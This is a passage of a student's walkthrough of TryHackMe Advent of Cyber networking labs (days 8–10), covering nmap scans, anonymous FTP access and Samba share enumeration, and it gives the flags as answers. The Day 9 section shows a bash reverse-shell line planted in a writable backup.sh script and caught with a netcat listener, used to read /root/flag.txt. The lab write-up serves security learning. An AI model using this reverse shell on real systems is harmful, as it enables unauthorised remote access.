Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 02:BF:BF:49:F4:D5 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
```

Thought Process/Methodology:

From little bit of googling, we know that Snort is created on 1998. We opened the terminal and ran the nmap to scan the Machine IP address. The scan made a report which shows 3 ports are running active while 1 is closed on the targeted IP address. In order to know the OS details for the targeted IP address, we run through the nmap help command to get the suitable parameter. After getting the parameter, we used the nmap to show the details of the OS. From the scan report, we get to know the name of the Linux distribution is UBUNTU, version of Apache 2.4.29, port 2222 is running secure shell (ssh) and based on 'http-title' of the web-server, the website is used for blogging.

DAY 9 (NETWORKING) – ANYONE CAN BE SANTA

Tools used - Kali

Question 1

The directories found in ftp site are backups, elf_workshops, human_resources, public.

```
root@ip-10-10-80-160: ~
File  Edit  View  Search  Terminal  Help
cd              image           nmap            rhelp           type
cdup            ipany           nlist           rename          user
chmod           ipv4            ntrans          reset           umask
close           ipv6            open            restart         verbose
cr              lcd             prompt          rmdir           ?
delete          ls              passive         runique
debug           macdef          proxy           send
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
```

Question 2

The directory on the FTP server that has data accessible by the "anonymous" user is public

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

Question 3

The script that gets executed within this directory is backup.sh

```
00 PORT command successful. Consider using PASV.
50 Here comes the directory listing.
rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
26 Directory send OK.
tp>
```

Question 4

The movie that Santa had on his Christmas shopping list is The Polar Express

```
ftp> bye
221 Goodbye.
root@ip-10-10-80-160:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-80-160:~#
```

Question 5

The contents of /root/flag.txt! is THM{even_you_can_be_santa}

```
bash: cannot set terminal process group (1288): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Methodology/Explanation

I enter the ip address to gain access to the server. I entered the name “anonymous”. Then I gain access to the list to see the directory. After that I used to command “cd” to look at the public folder. Then I “ls” to see the content of “public” folder. Then I used the command “get” to download the shoppinglist.txt and backup.sh. Then I “bye” and enter command “cat shoppinglist.txt” to see the movie name. Then I used the command “nano backup.sh” to edit the content. Add # to change the line to command. Then I added “bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1”. open new tab and enter “nc -lvnp 4444”. Log in as anonymous again and upload the edited file into the “public” folder. Once netcal receive the connection. Use command “cat /root/flag.txt!” to find the content.

Day 10 - (networking) 25 Days of Cybersecurity

Tools used - Kali

Question 1

I enter cd /root/Desktop/Tools/Miscellaneous and then I ./enum4linux.pl -h

```
The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This option is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
    -k user   User(s) that exists on remote system (default: administrator,guest
,krbtgt,domain admins,root,bin,none)
              Used to get sid with "lookupsid known_username"
              Use commas to try several users: "-k admin,user1,user2"
    -o        Get OS information
    -i        Get printer information
    -w wrkg   Specify workgroup manually (usually found automatically)
```

Q1: Examine the help options for enum4linux. Match the following flags with the descriptions. * 8 points

	-h	-S	-a	-o
Display help message	◉	○	○	○
Get OS information	○	○	○	◉
Get sharelist	○	◉	○	○
Do all simple enumeration	○	○	◉	○

Question 2

The number of users on the samba server .

```
 ============================
|    Users on 10.10.91.228    |
 ============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy       Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceager        Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Sun Jun 26 07:21:07 2022
```

Question 3

The number of shares is 4

```
 ========================================
|    Share Enumeration on 10.10.91.228    |
 ========================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01          TBFC-SMB
```

Question 4

```
root@ip-10-10-49-142:~/Desktop/Tools/Miscellaneous# smbclient //10.10.91.228/tbfc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
```

```
root@ip-10-10-49-142:~/Desktop/Tools/Miscellaneous# smbclient //10.10.91.228/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
```

The share that doesn’t require password is tbfc-santa.

Question 5

The directory did ElfMcSkidy leave for Santa

```
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Nov 12 02:12:07 2020
  ..                                  D        0  Thu Nov 12 01:32:21 2020
  jingle-tunes                        D        0  Thu Nov 12 02:10:41 2020
  note_from_mcskidy.txt               N      143  Thu Nov 12 02:12:07 2020

                10252564 blocks of size 1024. 5365856 blocks available
smb: \>
```

Methodology/Explanation

The first thing I did is start the samba server by using the given command enim4linux and then I used the command “-h” to be able to see the commands. I then used “-u” to access the user list in the server. Then I used the command “-s” to see the sharelist. After that we tried to access each sharelist that has no password. I then search for the directory ElfMcSkidy leave for Santa.